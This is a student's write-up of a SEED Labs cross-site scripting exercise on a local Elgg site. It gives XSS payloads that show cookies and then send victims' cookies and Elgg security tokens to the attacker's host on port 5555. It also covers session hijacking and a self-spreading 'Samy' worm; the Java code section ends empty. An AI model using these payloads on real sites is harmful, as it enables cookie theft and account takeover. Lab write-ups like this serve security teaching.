





















Derrick Sung

**Cross-Site Scripting (XSS) Attack**  
  
**Attacker IP: 10.0.2.8 Victim IP: 10.0.2.7**

1. **Start apache2 in Both VM’s (Attacker and Victim)  
   **
2. **By starting apache2, you gain access to** <http://www.xsslabelgg.com> **Elgg already has accounts set up ready for this lab.  
   In the Attacker VM, our attacker is Boby, log into the website as Boby and input this script url into his brief description: <script>alert(‘XSS’);</script>  
     
   This will result in a window alert on his profile page.  
   **
3. **You can essentially do the same thing by writing a .js in the directory pointing to the site. In this case, the .js file wouldn’t trigger the event through /var/www/XSS/elgg. Although, it did work with /var/www/SOP/.  
   We created a ‘attack.js’ file to do the same prompt attack as XSS.  
     
   By retyping the script url as:**

**  
This results in prompting:  
**

1. **To display a malicious message to display cookies, we can retype the script url as: <script>alert(document.cookie);</script>  
     
   Resulting into showing Boby’s cookies.  
   **
2. **Session Hijacking  
   First configure the script url as:   
    <script>document.write(‘img src=http://10.0.2.8:5555?c=’+escape(document.cookie) + ‘ >’;</script>  
   This is to see if are able to grab Boby’s cookie through echoserv.  
     
     
   Download the echoserv.tar from the SEED labs website.  
   Unzip in terminal: tar -xvf echoserv.tar  
   Run the make file to compile the echoserv, and run ./echoserv 5555  
     
     
   If we reach to Boby’s profile, echoserv will GET his running elgg cookies.**
3. **Now that we got echoserv working, we can configure it so that whoever visits Boby we can grab their elgg cookies.  
     
   Reconfigure the script url as:  
    <script>document.write(‘img src=http://10.0.2.8:5555?c=’+escape(document.cookie)+’&’+elgg.security.token.\_\_elgg\_ts+’&’+elgg.security.token.\_\_elgg\_token+’ >’);</script>  
     
     
   Go to sudo vi /etc/hosts to reconfigure the Website IP to the Victim IP.  
     
     
   Use Live HTTP headers to grab Boby’s ‘add friend’ credentials.  
     
   With the headers given, we can use it in a java code to write the Hijacking.  
   - Log into the Victim VM. In this case, our victim is Samy.  
   - Check Samy’s friends list, Samy has no friends.  
     
   - Once we view Boby’s profile, the echoserv will grab Samy’s cookies. We can use that into our java code to preform the hijacking.  
     
   (Full Java Code will be displayed near the end of report.)  
     
   -Check Samy’s friend list again, and we can see Boby was added as their friend.  
     
     
   The Hijacking was successful.**
4. **Writing a worm.  
     
   In this new part, we will use Samy as the attacker for our samyworm.  
   -Go back into /var/www/SOP, and write samyworm.js  
   - On the Attacker VM, log in as Samy and grab their credentials with Live HTTP header. Input those credentials for the code.  
     
     
     
   Enter this script in Samy’s brief description.  
   <script type=”text/javascript” src=http://www.soplab/samyworm.js”></script>  
   **  
    **On the Victim VM, log in as Alice, and visit Samy’s page. We can see that Samy is not our friend.  
     
     
     
     
   Once we return to the home page of the website. In activities, we can see that Alice is now a friend of Samy, even though, we did not add them. But our worm did.  
     
     
   Go back to Samy’s page, and we can see that our ‘Add friend’ button was changed to ‘Remove Friend’  
     
     
   Our worm was successful.**

**Java Code:  
  
**